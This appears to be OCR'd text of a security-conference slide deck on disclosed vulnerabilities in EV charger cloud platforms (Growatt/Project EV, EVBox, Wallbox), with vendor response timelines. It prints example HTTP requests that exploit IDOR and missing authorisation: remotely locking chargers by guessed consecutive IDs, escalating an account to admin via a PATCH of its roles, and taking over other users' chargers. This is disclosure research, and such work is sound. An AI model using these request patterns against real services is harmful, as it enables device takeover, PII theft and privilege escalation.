- If you mistakenly do it, notify the vendor IMMEDIATELY
- Platform admin = Breaking CMA!

GOALS

- Bare minimum: Control other devices (start, stop)
- PII leak
- Medium level : Flash firmware (AKA brick or pivot to the network)
- Home run: PLATFORM ADMIN!




Home-Based Chargers

Charger X

- Disclosed on early January 2022
- Responded in 50 days , asked for more time
- Platform admin ☹
- ~2500 installations

Russia “incident”

- **I HAVE AN ALLIBI**
- It was not a hack ☹
- Disabled all chargers in M11 highway (St. Petersburg to Moscow), rendering travel impossible




News > World > Europe

Russian EV charging stations hacked with ‘Putin is a d*head’ message**

Isle of wight

- **I HAVE AN ALLIBI**
- It was a hack ☺
- It used a similar IDOR with what we present here to show porn on screen.




Electric car charging points hacked to show porn in Isle of Wight

Project EV / ATESS / Shenzhen Growatt

- ~2,000 installation in the UK
- Growatt cloud had a huge number of devices (in the millions) which were not only limited to EV chargers in their platform.
- Department for Transport approved
- Growatt and Shenzhen are china based companies

Project EV / ATESS / Shenzhen Growatt

- Fully lacking authentication/authorisation on any call
- Checked for a valid combination only once (on login)
- Charger IDs were consecutive numbers, so could be easily brute forced



```
POST /ocpp/api/ HTTP/1.1
Content-Type: application/json;charset=UTF-8
Content-Length: 64
User-Agent: Dalvik/2.1.0 (Linux; U; Android 9; Redmi 8A
MIUI/V11.0.3.0.PCPMIXM)
Host: charge.growatt.com
Connection: close
Accept-Encoding: gzip, deflate

{"chargeId":"TTD0xxxxx","connectorId":1,"lan":1,"cmd":"lock"}
```

Project EV / ATESS / Shenzhen Growatt

- Full functionality on all the devices
- Lock / unlock
- Remote firmware update (no signature check)
- Backdoor / Pivot into the internal network
- PII leak
- **Brick**
- Platform admin ☺

Project EV / ATESS / Shenzhen Growatt


- Did not respond for weeks
- Only responded when asked by the BBC
- Eventually fixed after a failed first attempt
- Stateless login (no cookie or auth)

EVBox

- As of December 2020, it has a global installed base of over 190,000 charging points.
- Based in Amsterdam, Netherlands
- Department for Transport approved
- Acquired by Engie

EVBox

- Pretty solid API with everything checked and no obvious issues.




```
{"firstName":"egw1","lastName":"egw1","email":egw1@mailinator.com,"langu
age":"en-GB","status":"ACTIVE","roles":
["ACCOUNT_ADMIN","ACCOUNT_OWNER"],"id":"bd4358ca-838c-4119-9f7a-
99a2a747770b","oktaUserId":"00uascl0k2XXZXT8w416","lastLogin":"2021-07-
30T12:30:15Z","createdAt":"2020-12-
03T09:15:04Z","invitedBy":"","blocked":false,"activated":true,"accountId
":"8663791e-6ae9-44a2-934c-6ca737f619b8"}
```

EVBox

```
PATCH /api/users/profiles/00uascl0k2XXZXT8w416 HTTP/1
Host: api.everon.io
Accept: application/json, text/plain, */*

{"profile":{"firstName":"egw",
"roles":["ADMIN","ACCOUNT_OWNER", "tenantadmin"]
}}
```



EVBox

- Total compromise of everything
- PII leakage
- All admin functionality
- Platform admin ☺

EVBox


- Responded in 2 hours
- Fixed in 24 hours
- Double checked that everything was fixed
- Excellent response!

Wallbox

- ~100,000 users
- Based in Barcelona, Spain
- Department for Transport approved
- Merged with Kensington Capital Acquisition Corp and aims to raise 300 millions USD

Wallbox

- Second-level IDOR (Insecure Direct Object Reference)
- Anything in the request body was not validated
- 4 different instances of this in the API




```
PUT /v3/access-configs/101612 HTTP/1.1
Host: api.wall-box.com
Connection: close
Content-Length: 20
sec-ch-ua: "Chromium";v="92", " Not A;Brand";v="99", "Google Chrome";v="92
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Linux; Android 9; Redmi 7A) AppleWebKit/537.36 (K
Origin: https://my.wallbox.com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://my.wallbox.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{
  "chargers":[
    1,
    2123,
    3312
  ]
}
```

